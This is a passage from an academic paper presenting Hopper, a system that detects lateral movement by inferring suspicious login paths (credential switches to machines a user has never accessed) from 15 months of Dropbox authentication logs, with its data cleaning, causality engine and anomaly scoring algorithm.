We evaluate Hopper on a 15-month enterprise data set that contains over 780 million internal login events (§ 7). This data includes one lateral movement attack performed by a professional red team and 326 simulated attacks that span a diverse array of real-world scenarios (ranging from ransomware to stealthy, targeted machine compromise). On this data set, Hopper can detect 309 / 327 attacks while generating < 9 false positives per day on average, which is an $8\times$ improvement over prior state-of-the-art systems [44].

In summary, we make the following contributions:

- We present Hopper, a novel system that uses commonly-collected authentication logs to detect lateral movement. Hopper employs a new detection approach based on a principled set of properties that successful lateral movement paths will exhibit (§ 4).
- Our approach identifies paths with these key properties by inferring the broader paths of movement that users make (§ 5), and strategically applies a new anomaly scoring algorithm to handle uncertainty that arises due to the limited information in real-world logs (§ 6).
- We evaluate Hopper on 15 months of enterprise data, including a red team attack and over 300 realistic attack simulations. Hopper detects 94.5% of these attacks, and produces $8\times$ fewer false alarms than prior work (§ 7).

2 Background

The internal movements that attackers make between machines within an enterprise is known as *lateral movement* (Figure 1). In this section, we review prior work on defending against lateral movement and describe the goals and assumptions that underlie our detection approach.




Figure 1: Lateral movement, depicted as red arrows, is the set of attacker movements between *internal* machines in an enterprise.

2.1 Related Work

Prior work pursues three general strategies for mitigating lateral movement: improving security policies to limit attacker movement; detecting lateral movement activity; and developing forensic techniques to help remediate a known attack. We consider the first and last lines of work as complementary directions to our work; we focus on developing practical detection for lateral movement attacks. The first direction, proactively improving security policies, enables an organization to implement better least privilege policies and identify high-risk machines that warrant additional monitoring [10, 12, 16, 42]. While beneficial, these policies do not fully eliminate all possible lateral movement paths; indeed, our work aims to detect attacks that can succeed even at organizations with good least privilege hygiene. The third line of related work, investigating a known attack, assumes that an organization has already identified the existence of a breach. Enterprises can use these prior methods to effectively analyze and remediate a lateral movement attack identified by Hopper.

Prior work on detecting lateral movement frequently models internal logins as a graph of machine-to-machine movement [2, 4, 27, 29, 30, 40, 44, 50], an idea that we draw upon. However, unlike our work, prior systems detect lateral movement by applying narrow signatures or traditional machine learning techniques to flag anomalous activity. Kent et al. [27] detect the use of compromised credentials by training a logistic regression model to detect when an account accesses an unusual set of machines; their classifier achieves a true positive rate of 28% and incorrectly flags 1 / 800 users as compromised. Bowman et al. [4] and log2vec [29] use deep-learning methods to build anomaly detection systems, with hand-tuned thresholds, that identify clusters of suspicious logins. These approaches incur false positive rates ranging from 0.9% [4] to 10% [29] to detect 80–90% of simulated attacks and/or red team exercises in their data.

Among the best performing prior work, Siadati and Memon propose a detector for identifying "structurally anomalous logins", which we refer to as SAL [44]. On one month of data, SAL can detect 82% of randomly generated attack logins at a 0.3% false positive rate ($>$ 500 false alarms/day on their dataset). Whereas SAL focuses on identifying point-wise

anomalous logins ("one-hop" paths), Latte [30] detects two-hop lateral movement attacks by identifying paths where each login has rarely occurred in prior history. Latte then uses a specific signature to reduce false positives by only alerting on rare paths that also include a remote file execution operation on the path's final machine (identified by a set of hard-coded Windows events). Based on one day of data and a specific anomaly threshold, Latte can detect a pentester exercise while generating 13 false alarms. Although Latte can identify longer attack paths, its narrow signature, which requires the attacker to perform a specific action on the final host, can lead to false negatives. Moreover, implementing this signature faces practical challenges, since common authentication logs from Linux and Mac OS systems do not provide an easy way to re-implement Latte's Windows-specific signature.

Although they provide good starting points for detection, prior systems generate an impractical volume of false positives or incur too many false negatives (Section 7.4 reports the performance of SAL on our data set). Our work addresses these challenges with a new approach to identifying suspicious login paths. Rather than alerting on paths that are simply anomalous or relying on signatures that target specific host operations, we identify a set of key properties about attack paths based on the overarching goals of lateral movement. By focusing on paths with these properties, and only applying anomaly detection in scenarios with high uncertainty, our approach detects a wider range of attacks than those that employ a narrow signature, while also generating fewer false positives than traditional anomaly detection methods.

2.2 Security Model

Detection Goals: Hopper aims to (1) detect a diverse range of lateral movement attacks, while (2) generating a very low volume of false positives. We focus on developing detection for settings where an organization has a team of security analysts with a limited time budget for reviewing alerts. In particular, we design Hopper to score a set of movement paths in terms of how problematic the activity appears to be, allowing an organization to specify their own bound on the number of alerts that Hopper generates. Based on prior work [3, 23] and the practical experiences of our industry collaborators, this alert-budget design accurately reflects a real-world operating model for many organizations. We consider Hopper successful if it produces an alert for any login made by an attacker. Upon confirming the presence of an attack, organizations can use forensic techniques from complementary work [19,25,50] to perform further analysis and remediation.

Threat Model: Similar to prior work, we focus on detecting interactive and credential-based lateral movement attacks [44]. Under this threat model, we assume that an attacker has managed to compromise an initial "foothold" machine within the enterprise, but they (1) need to acquire additional credentials to access the data or systems they ultimately seek, and (2) move between machines via login or remote command execution events that use a set of credentials for authentication. In particular, attackers may exploit vulnerabilities on machines or weak authentication protocols (e.g., privilege escalation or pass-the-hash attacks), but we assume that their movement between machines produces a login event visible to our detector. Additionally, this threat model focuses on attackers who manually perform the movement (login) operations during their attack, as opposed to an attack that installs malware that moves to new systems autonomously. Our threat model reflects the behavior of many real-world lateral movement attacks, ranging from targeted attacks by state-sponsored actors [5, 20, 31, 34, 36, 39, 45] to newer and stealthier forms of ransomware [13, 48].

Nodes (Source + Destination Machines)	Edge (Login)
Hostname	Timestamp
Client vs. server	Target username
Owner's username (clients only)	

Table 1: The information for each login event in our data. Each login creates a unique edge between two nodes (internal machines) in the graph that Hopper constructs (§ 4.2).

3 Data

Our work uses a collection of successful login events between internal machines by employees at Dropbox,[1] a large enterprise that provides storage and cloud collaboration services to hundreds of millions of users. Whenever a machine receives a remote access attempt from another machine (e.g., an inbound ssh session or a remote command execution issued via utilities like psexec), the receiving machine generates a record of a remote "login". Because most operating systems record these login events by default, organizations collect these authentication logs as part of standard security best practices.

This data provides visibility into the internal logins between machines within Dropbox's corporate network, such as client laptops, authentication servers (e.g., Windows Domain Controller), and a variety of infrastructure and application servers (e.g., DNS servers, machines that test and build applications, and analytics servers). Representative of the heterogeneous nature of modern enterprises, the logins in our data span a variety of authentication protocols (e.g., Kerberos and ssh) across many types of devices (laptops, physical servers, and virtual machines), operating systems (Windows, Mac OS, and Linux), and account types (e.g., regular users, administrators, and service accounts).

[1] Because our work focuses on mitigating successful lateral movement, our analysis omits failed logins; however, future work could investigate ways to incorporate such failures as additional detection signals.

3.1 Data Size and Schema

Our data contains 784,459,506 successful logins from Jan 1, 2019 to Apr 1, 2020 (15 months). As shown in Table 1, each login event contains a timestamp, the target username of the login, the source and destination machines that initiate and receive the login, respectively, and metadata about these machines. These logins span 634 accounts and occur between 2,327 machines. Section 8.2 provides more details about the graph topology of our login data, and how different network configurations might affect our detection algorithms.

3.2 Data Cleaning

The vast majority of our data's login events do not reflect meaningful remote access events (i.e., did not enable a user to remotely execute commands or access sensitive data on the destination machine). Hopper applies four filtering rules described below to remove these logins from our data set. Excluding these spurious logins, our data set contains 3,527,844 successful logins, with a median of 4,098 logins per day.

Filtering Windows logins: As noted in prior work [27], many "logins" between internal machines in Windows enterprise environments do not represent a meaningful remote access event. Rather, these logins often correspond to uninteresting artifacts and special API calls that result from Windows enterprise logging, and do not provide a user with the ability to access data or alter the destination machine. Removing these logins from our data results in a 40× reduction, which comes primarily from removing three types of logins: printing jobs, authentications into update and logging servers, and non-administrator logins to Windows Domain Controllers. Most non-administrator logins to Domain Controllers correspond to artifacts of Kerberos authentication, where Domain Controllers serve the role of a Kerberos Key Distribution Center (KDC) and requests for a Kerberos ticket generate a record of a "login" into the Domain Controller. After removing this collection of spurious logins, our data set contains roughly 19.5 million login events.

Filtering automation logins: We further winnow our data set by removing internal logins that result from low-risk automation. Hopper analyzes a historical set of logins and identifies a set of login edges that correspond to automation. Specifically, each automation edge consists of a triplet (source, destination, and username), that (1) occurs frequently across our data,[2] (2) occurs on at least 50% of the historical days, and (3) has a target username that does *not* match any employee's account (i.e., a non-human username). Hopper then outputs a list of these edges as candidates for automation related logins. After a review by the organization's security team, Hopper removes any login whose (source, destination, and target user) matches an edge listed in the approved automation set.

In our data, Hopper identifies a set of approximately 30 automation edges that account for over 16 million login events. Manually inspecting these automation logins reveals that they correspond to mundane operations with minimally privileged service accounts via a restricted set of remote-API calls (e.g., specific remctl calls [1] exposed by the destination machines). For example, many of these logins resulted from file synchronization operations between a central "leader" node and geographic replicas (e.g., a central software repository machine syncing its content with replicated, regional servers). Another common category of these automation logins corresponds to version control and bug tracking software performing git operations to synchronize state among each other; these internal logins occurred under a restricted "git" user account that has access to a limited API of git operations.

[2] In our work, we define a frequently occurring edge as one that occurs greater than $N = 24 \times D$ times, where D equals the number of days in the historical data set (i.e., in total, the edge occurs at least as often as a process that runs once every hour on each day in the historical data set).

3.3 Ethics

This work involved a collaboration between academia and industry. Our research used an existing, historical data set of employee logins between internal machines at Dropbox, which enterprises commonly collect to secure their environment. Only authorized security employees at Dropbox accessed this data; no sensitive data or personally identifying information was shared outside of Dropbox. Additionally, the machines that store and operate directly on data from Dropbox's customers reside on separate infrastructure; our study did not involve that infrastructure or access any customer-related data. This project underwent internal review and received approval by the legal, privacy, and security teams at Dropbox.

4 Modeling Lateral Movement

Our Approach: Hopper, our system, constructs a graph of user logins between internal machines and then detects lateral movement by identifying suspicious paths in this graph. A suspicious path corresponds to a sequence of logins made by a single actor with two properties: (1) the path has at least one login where the actor uses a set of credentials that does not match their own, (2) the path accesses at least one machine that the actor does not have access to under their own credentials.

Motivating Intuition: This approach leverages a simple yet powerful observation: in many real-world enterprise attacks, adversaries conduct lateral movement to acquire additional credentials and access new machines that their initial foothold did not have access to [9,20,31,34,36,39,45]. For example, at many organizations, access to sensitive data and/or powerful internal capabilities requires a special set of privileges, which most enterprise users lack. Thus, attacker lateral movement will produce paths that use a new (elevated) set of credentials




Figure 2: Hopper analyzes login events between internal machines within an enterprise and generates alerts for paths of logins that correspond to suspicious lateral movement activity. Hopper has two key components: (1) a causality engine that infers a set of causal paths that a login might belong to (§ 5), and (2) detection and scoring algorithms that decide whether to alert on a path of logins (§ 6).

(Property 1) and access sensitive machines that their initial victim could not access (Property 2). By searching for these two key properties, Hopper also illustrates how login data not only provides visibility into attacker lateral movement, but also contains latent signals that reveal the completion of other core stages of an attack's lifecycle. For example, Property 1 captures the fact that attackers frequently acquire privileged credentials (the "privilege escalation" and "credential access" stages from the MITRE ATT&CK Framework [46]) to access additional machines within an organization.

Moreover, the combination of these two attack path properties corresponds to characteristics that we do not expect in benign paths: users should access machines under their own credentials and they should only login to machines that they have legitimate privileges to access.

4.1 Challenge: Anomalies at Scale

Prior work detects lateral movement by identifying logins that traverse rare graph edges, under the assumption that attacker movement will occur between users and machines that rarely interact with each other [2, 30, 44]. While intuitive, these approaches generate too many false positives, due to the volume of rare-but-benign behavior that occurs in large enterprises.

Even after applying Hopper's data cleaning steps (§ 3.1), tens of thousands of logins create "rare" graph edges in our data set. If we alerted on logins whose edges have never occurred in recent history, such a detector would produce over 24,000 alerts across our data (over 1,600 alerts / month). These rare-but-benign logins stem from a diverse set of causes, such as users performing maintenance on machines they rarely access (e.g., a user serving on their team's on-call rotation), new users or employees returning from a long vacation, and users simply accessing rare-for-their-role services. Although prior work introduces techniques to refine this anomaly detection approach, they still produce too many false positives (§ 7.4). By re-framing the definition of an attack path from simply anomalous paths, to paths that contain the key properties we highlight, Hopper can detect a range of lateral movement attacks with significantly fewer false positives.




Figure 3: An example of a simple login graph. Solid black edges (L_1 and L_2) correspond to benign login events. Dashed red edges (L_3 and L_4) correspond to a lateral movement attack path.

4.2 Hopper: System Overview

Hopper consists of two stages, shown in Figure 2. The first stage of Hopper (§ 5) runs a "causality engine" that aggregates a set of logins into a graph of user movement and identifies broader paths of movement formed by groups of logically-related logins. The second stage of Hopper (§ 6) takes a set of login paths and decides whether to generate an alert by identifying which login paths contain the two key attack properties described above. During this final stage, Hopper prunes common benign movement paths, extracts a set of features for each path, and uses a combination of detection rules and a new anomaly scoring algorithm to compute the "suspiciousness" of each login path.

The Login Graph: Given a set of logins, Hopper constructs a directed multi-graph that captures the interactions among users and internal machines. Figure 3 shows a simple example of a login graph constructed by Hopper. Each login creates a directed edge in the graph, where the edge's source and destination nodes correspond to the machine initiating and receiving the login. Edges represent unique, timestamped logins from the source to the destination machine; multiple logins between the same two machines generate multiple edges. Each edge is annotated with a target username: the account that was logged into on the destination machine (the username and permissions that the new session operates under).

Login Paths and Causal Users: A path of logins corresponds to a series of connected edges, where each edge is "caused" by the same actor. We use the term *causal user* to refer to the actor whose machine initiated a path of logins, which might not be the same as the *target user* recorded in each login. The causal user is the original actor responsible for making these logins (taken from the first edge in each path), while each login's target user reflects the credentials that the login's destination machine received.

For example, in Figure 3, an attacker compromises Alice's machine (A) and makes a series of internal logins that forms a two-hop lateral movement path from Machine A to Z. The attacker first uses Alice's credentials in a login to Machine Y, shown as L_3. Then the attacker compromises Bob's cre-

dentials on Y and uses them to login to Bob's account on Z, labeled L_4. For each of the logins in this path, Alice is the causal user, since all of the logins were made (caused) by a user starting from Alice's machine. Alice and Bob are the target users of L_3 and L_4 respectively, since each login presented those usernames and credentials during authentication.

Path Types: One of the key attack properties that Hopper looks for is whether a path's causal user ever authenticates into a machine with a new set of credentials. As described later in Section 5, the information provided in standard authentication logs does not always enable Hopper to precisely infer whether a path exhibits this property. Accordingly, Hopper makes a distinction between three types of paths: a BENIGN path, a path with a CLEAR credential switch, or an UNCLEAR path.

Hopper labels a path as BENIGN if every login in the path uses the causal user's credentials (e.g., no switch in credentials occurred). A path has a CLEAR credential switch if at least one login in the path must have switched to a new set of credentials. For example, in Figure 3, assume that login L_2 did not occur at all, then the paths (L_1, L_4) and (L_3, L_4) correspond to paths with a CLEAR switch, because all paths leading to L_4 previously used a different set of credentials. On the other hand, if all of L_1, L_2, L_3 occurred and Hopper cannot clearly determine which of them caused L_4, then Hopper will treat both the paths (L_1, L_4) and (L_3, L_4) as UNCLEAR paths. An UNCLEAR path corresponds to a situation where Hopper cannot cleanly infer a causal path for a given login, but rather infers multiple potential paths, where some of the paths involve a switch in credentials (e.g., L_3 to L_4), but others do not (e.g., L_2 to L_4). As discussed in Section 6, because of these different levels of certainty, Hopper uses two sets of detection algorithms to classify a path as malicious. For paths with a CLEAR credential switch, Hopper applies a simple rule-set (§ 6.1). However, when limitations in real-world logs create uncertainty about the paths that Hopper's causality engine infers (i.e., UNCLEAR paths), Hopper uses an anomaly scoring algorithm to determine when to alert on a path (§ 6.2).

5 Inferring Causal Login Paths

Standard authentication logs describe point-wise activity that lacks broader context about each login, such as from whom and where the login originated. For example, in Figure 3, given login L_4 in isolation, a detector does not know whether *Bob* accurately reflects the user responsible for making the login, or whether another user such as Alice has stolen Bob's credentials and used them in a malicious login. Thus, for each login (L_i) that occurs, the first stage of Hopper runs a "causality engine" that coarsely infers the broader path of movement that a login belongs to and the *causal user* responsible for initiating the movement path. To do so, Hopper uses a time-based heuristic to infer a set of "causal paths" for L_i, where each path corresponds to a unique sequence of connected logins that could have led to L_i and occurred within the maximum time limit for a remote login session.

Path Component	Description
Login List	List of logins in the path
Causal User	Username of the employee whose machine initiated the path
Changepoint Logins	A list of logins where the username differs from the path's preceding login
Path Type	BENIGN, CLEAR, or UNCLEAR: whether the path switches to new credentials

Table 2: Information in each path generated by Hopper's causality engine (§ 5). Given a new login, Hopper infers a set of these causal paths, each of which reflects a sequence of logins that an actor could have made up to and including the new login.

Identifying Causally-Related Logins: Hopper produces a set of causal paths by running a backwards-tracing search from L_i to identify a sequence of causally-related logins that include L_i. Two logins are causally related if they (1) form a connected set of edges in the login graph and (2) occur within T hours of each other. Concretely, we say that L_k is a causal, inbound login for L_i if the destination of L_k equals the source machine of L_i, and L_k occurred within 24 hours prior to the time of L_i. We choose a threshold of 24 hours based on the maximum duration of a login session at Dropbox; for sessions that exceed this duration, the company requires the source machine to re-authenticate, which produces a fresh login event in our data. For example, in Figure 3, L_1, L_2, and L_3 are all causal logins for L_4 if they occurred within 24 hours prior to t_4. Using this causal rule, Hopper infers a set of login paths by identifying all of the causal logins for L_i, and then recursively repeats this search on each of those causal logins.

This process is similar to provenance and taint-tracking methods that trace the flow of information from a sink (L_i's destination machine) back to its source (the root node of L_i's login path) [18, 24, 25]. As with these flow-tracking methods, naive backwards-tracing risks a "dependency explosion", where each backwards step can exponentially increase the number of paths that Hopper infers, but only one of these paths represents L_i's true causal path. We find that four optimizations and environmental factors mitigate this risk.

First, Hopper can use an optimized implementation that requires only a single-step of backwards-tracing per login. At a high-level, based on our key attack properties, Hopper only needs to analyze paths that involve a switch in credentials (Property 1). As a result, Hopper can incrementally build a set of "watchlist" paths that contain a potential switch in credentials. For each new login, Hopper only needs to perform one step of backwards-tracing to determine if the new login involves a switch in credentials, or if it extends one of these watchlist paths; Appendix A in our extended technical report [22] describes this implementation in more detail.

Second, we observe that enterprise networks tend to have a relatively flat topology, since most users prefer to directly access their target server; this behavior limits dependency explosion, which we discuss more in Section 8.2. Third, due to the natural workflows of users and a standard implementation of least privileges, most machines only get accessed by a handful of users for specific job duties. This clustering limits the number of inbound logins per machine, which reduces the potential for path explosion (§ 8.2). Finally, to mitigate path explosion that can occur from users or scripts making many repeated logins to/from a machine, Hopper deduplicates paths to one unique path per day (i.e., one unique set of daily login edges, where a daily edge is a four-tuple of a login's source, destination, target username, and timestamp rounded to the date it occurred).

Path Components and Types: Every causal path inferred by Hopper contains the information in Table 2. Each path includes a list of "changepoint" logins: logins that used a different username than the preceding login in the path. For logins that occurred from a client source machine, if the target username does not match the source machine's owner, Hopper also adds this login to its changepoint list.

Hopper computes a path's *causal user* by examining the first (earliest) login in the path. If the login's source machine is a server, then Hopper treats the target username as the path's causal user. However, if the first login's source machine is a client, Hopper takes the owner of that source machine and treats that username as the causal user: clients typically correspond to the start of a user's movement path and logins from these machines should use their owner's credentials. Additionally, Hopper takes a user-provided list of special "bastion" machines: hardened gateway servers that provide access to restricted network segments or machines, and which require users to perform heightened authentication to access these protected parts of the network (e.g., password and hardware-based 2FA authentication during each login). Whenever Hopper encounters a login that originates from a bastion source machine, it treats this login as the root login for the path: i.e., Hopper treats the username of the bastion login as the path's causal user, and stops performing backwards-tracing for the path. Because bastions require robust forms of authentication, logins forwarded from bastion source machines (i.e., logins that successfully authenticated to the bastion server) indicate that the login's purported username does reflect the true actor responsible for making the login.

Paths belong to one of three types: a BENIGN path, a path with a CLEAR credential switch, or a path with UNCLEAR causality. For each changepoint login in a path, Hopper checks whether the changepoint login's username matches any of the usernames across its potential inbound (causal) logins. If all of the inbound hops used a different username, or if the changepoint login originated from a client source machine, then the path has a CLEAR credential switch; otherwise, Hopper labels the path as UNCLEAR. If a path does not have any changepoint logins, then Hopper marks the path as BENIGN.

For example, in Figure 3, if L_1, L_2, and L_3 occurred within 24 hours prior to L_4, Hopper will produce 3 causal paths for L_4. The paths starting with L_1 and L_3 will form UNCLEAR paths, and the path starting with L_2 will get marked as BENIGN. The path from L_2 to L_4 will list *Bob* as its causal user and have no changepoints logins. Both the attack path (L_3 to L_4) and the path from L_1 to L_4 will list Alice as their causal user, and contain L_4 in their list of changepoint logins.

6 Detection and Alerting

Hopper classifies each path given two additional inputs: a set of historical logins for feature extraction and a user-provided "budget" that controls the daily number of alerts that Hopper produces for UNCLEAR paths (§ 6.2). Hopper first checks whether the path matches one of five benign scenarios; if so, it does not generate an alert. For paths that do not match a benign scenario, Hopper identifies which of two attack scenarios the path might belong to and applies the scenario's corresponding detector. These detectors apply either a rule set (§ 6.1) or an anomaly scoring algorithm (§ 6.2), and produce an alert if the path is marked as suspicious.

Benign Movement Scenarios: In the first benign scenario, Hopper marks a path as benign if every one of its logins uses its causal user's credential (i.e., a path labeled as BENIGN by the causality engine); because these paths do exhibit the first key attack property, Hopper discards them. Hopper also labels approximately 170,000 paths as benign if they match one of four other benign and low-risk scenarios.

First Hopper identifies one-hop paths (i.e., logins) from new machines and new users: Hopper labels the path as benign if either the user and/or source machine have existed for less than one week (based on their earliest occurrence in historical logins and the organization's inventory databases). Second, Hopper ignores all paths that originate from a machine undergoing provisioning for a new owner. As part of this process, an administrator runs a script that authenticates into several specialized servers to configure the machine (e.g., installing the operating system and configuring the new owner's account). These logins will seem suspicious to Hopper because they will use an administrator's credentials (target username) that differs from the machine's owner (the causal user). To identify login events that relate to machine re-provisioning, Hopper checks for three properties: (1) the login's destination belongs to a set of dedicated provisioning servers, (2) the login's target user is a system administrator, and (3) the login originates from a dedicated subnet used for machine provisioning. If Hopper encounters a login with these three properties, it does not run its causality engine or generate an alert. In total, Hopper removes approximately 125,000 logins related to new machines or those undergoing provisioning.




Figure 4: Architecture of Hopper's alert generator (§ 6). Given a login path (§ 5), Hopper checks whether the path matches a benign scenario or an attack scenario. Based on the path's scenario, Hopper either discards the path or generates an alert if the scenario's detector triggers.

Third, the use of (non-human) service accounts produces roughly 42,000 one-hop paths that Hopper would otherwise label as cases of clear-credential switching. In these logins, a legitimate user performed a login using a "mismatched" set of credentials that correspond to a service account; however, the credential "switch" in these logins reflects the benign, expected way to access these enterprise services. For example, these logins include users running a script to launch testing jobs when building a new version of Dropbox's desktop application; part of this script includes remote commands issued to the build and test machines under a service account (e.g., user = *test-services*). Hopper infers a set of these service usernames by identifying any username that (1) does not match an employee username, and (2) was used in successful logins from more than ten different source machines across a set of historical data. To ensure that usernames inferred by Hopper do not provide widespread access or highly privileged capabilities, Hopper outputs the set of inferred service accounts for an organization's security team to confirm, and uses only the set of approved service usernames when filtering these benign logins. Because these accounts are designed for a limited and specific service operation, organizations can mitigate the risk of lateral movement via these credentials by configuring them with a limited set of permissions to a specific set of machines; at Dropbox, many of these service accounts also access their destinations via a limited remote command API [1], as opposed to creating a full interactive session.

The final benign scenario involves logins to and from a bastion host. Organizations often segment parts of their network for improved efficiency, maintenance, and security by placing a set of machines behind a hardened bastion host [6, 49]. To access a server within this network segment, a user must first tunnel and authenticate through the network segment's bastion. Dropbox's corporate network contains a few such network segments. Because bastion machines correspond to hardened hosts, perform a limited set of operations (authentication and connection forwarding), and often do not allow users to establish logins onto the host itself, a login that originates from a bastion likely reflects legitimate user activity. Given a list of bastion hosts at an organization, Hopper does not alert on any one-hop path that originates from a bastion or any two-hop paths that traverse a bastion.

Attack Scenarios: If a path does not match any of these benign scenarios, Hopper checks whether it matches one of two attack scenarios and, if so, applies the corresponding detection algorithm to see whether it should produce an alert. First, if the path contains a login that switches credentials and the causality engine has high confidence that the switch occurred (a CLEAR path), Hopper applies a simple rule set to classify the path as suspicious or not (§ 6.1). However, because of imperfect information contained in real-world authentication logs, Hopper's causality engine sometimes infers multiple potential paths that a login could belong to, where not all of the paths contain a credential switch (i.e., paths with UNCLEAR causality). Because of this uncertainty, Hopper's second detector evaluates how suspicious each such path is with a probabilistic scoring algorithm (§ 6.2) and alerts if the path has one of the most suspicious scores in recent history.

6.1 Attack Scenario 1: Paths with a Clear Credential Switch

Paths with a clear credential switch contain at least one login where Hopper knows that the causal user it inferred for the path must have switched to a different set of credentials (the first key attack property). For these paths, Hopper generates an alert if the path accesses any destination that its causal user has never accessed in prior history; a conservative estimate of when a path's causal user accesses an unauthorized machine.

More formally, let P represent a path with a causal user of Alice and Dest_P refer to the destination machines across all of P's logins. Hopper generates an alert if P exhibits the two key attack properties:

1. Property 1: P has a CLEAR credential switch (path type).
2. Property 2: P contains at least one destination in Dest_P that Alice has never accessed in the historical training data (e.g., past 30 days).

6.2 Attack Scenario 2: Paths with Unclear Causality

The second attack scenario handles paths with UNCLEAR causality: when Hopper infers multiple causal paths for a login, where some paths contain a credential switch and others do not (§ 5). To handle unclear paths, Hopper uses a probabilistic detection algorithm to identify and alert on paths that are highly anomalous. This selective use of anomaly detection, only in cases where the limitations of authentication logs introduce uncertainty about whether a path contains the key attack properties, distinguishes Hopper from prior work, which simply applies anomaly detection to every path.

Alert Overview: Unclear Causality: Given an UNCLEAR path (P), Hopper first checks whether the path ever visits a machine that its causal user (Alice) has not previously accessed in the training data (the second attack property). If Alice has access to all of the path's destinations, then Hopper marks the path as benign.[3] Otherwise, Hopper runs the following anomaly detection algorithm on P.

First, Hopper extracts three features that characterize P's rareness. Next, Hopper uses P's features to compute a "suspiciousness" score for the path, which it then uses to rank P relative to a historical batch of paths (e.g., the past 30 days). If P ranks among the top $30\times B$ most suspicious historical paths, then Hopper generates an alert. B corresponds to a user-provided budget that specifies the average number of daily alerts that an analyst has time to investigate for these types of attack paths.

Path Features: Hopper uses a set of historical "training" logins to extract three features for a path. Let A refer to the path's starting machine and Z refer to the path's final destination. Given a path's changepoint login (L_c), Hopper computes two numerical features. First, Hopper computes the historical edge frequency for each login preceding L_c, where an edge's historical frequency equals the number of *days* that a successful login with the exact same edge (source, destination, and target username) has occurred in the training data; the first feature value equals the minimum (lowest) frequency among these preceding logins. Second, Hopper computes the historical edge frequency for each login in the remainder of the path, and takes the lowest frequency value among these hops; i.e., the historical frequency of the rarest login starting at L_c until the path's final hop. For the third feature, Hopper computes the number of historical days where any successful login path connects Machine A and Machine Z. If a path has multiple changepoint logins, Hopper computes these three features for each changepoint login, runs its anomaly scoring algorithm (below) for each feature set, and then uses the most suspicious score for the path.

[3] Future logins in the path will cause Hopper to produce extended paths that its detection algorithm will subsequently examine.

Algorithm 1 Hopper's anomaly scoring algorithm

AlertGen(P, A (historical alerts), L (historical paths)):
1: **for** each path X in A **do:**
2: **if** Score(P, L) $\geq$ Score(X, L):
3: Alert on P

Score(P, L): $\prod_F$ Sub-Score(P, L, F)

Sub-Score(P, L, F (feature)):
1: $\text{Sum}_F \leftarrow 0$
2: $N \leftarrow 0$ (the total # of true causal paths)
3: **for** each path X in L **do:**
4: **if** P has a smaller value for F than X:
5: $\text{Sum}_F \leftarrow \text{Sum}_F + C_x$
where C_x = the path certainty for X (§6.2)
6: $N \leftarrow N + C_x$,
7: $\text{Sub-Score}_F \leftarrow \text{Sum}_F \,/\, N$

Anomaly Scoring: Given a path P and its features, Algorithm 1 shows the anomaly scoring procedure that Hopper uses to make its alerting decision. Intuitively, Hopper's scoring algorithm generates an alert for P if it has one of the most suspicious feature sets in recent history.

Hopper's alerting algorithm, ALERTGEN, takes three inputs: a path to score (P), a set of historical paths (L) to compute P's anomaly score, and a set of historical alerts (A) for paths with unclear causality. Hopper generates the set of historical paths (L) by iterating over each login in the historical training data and running Hopper's causality engine to produce an aggregate set of all paths for each login. For efficiency, Hopper can compute this set of historical paths as a batch job at the beginning of each week, and reuse it for the entire week's scoring. The historical set of alerts (A) consists of the $B \times H$ most suspicious paths during the historical training window, where H is the number of days in the historical window and B is the user-provided alert budget.

With these three inputs, Hopper computes an anomaly score for P that represents the fraction of historical paths where P had more (or equally) suspicious feature values. Hopper then compares P's anomaly score against the scores of the historical alerts, and generates an alert for P if its score exceeds any historical alert's score; i.e., Hopper produces an alert if P is at least as suspicious as a previous alert's path.

Computing Scores: Conceptually, a path P's anomaly score corresponds to a cumulative tail probability: how much more suspicious (unlikely) is P relative to the kinds of paths that benign users historically make? As described in the SCORE subroutine in Algorithm 1, Hopper calculates this score by computing a sub-score for each of the path's features, and then multiplies these sub-scores to get an overall score.

Each feature's sub-score estimates the fraction of historical paths where P had a more suspicious feature value. In

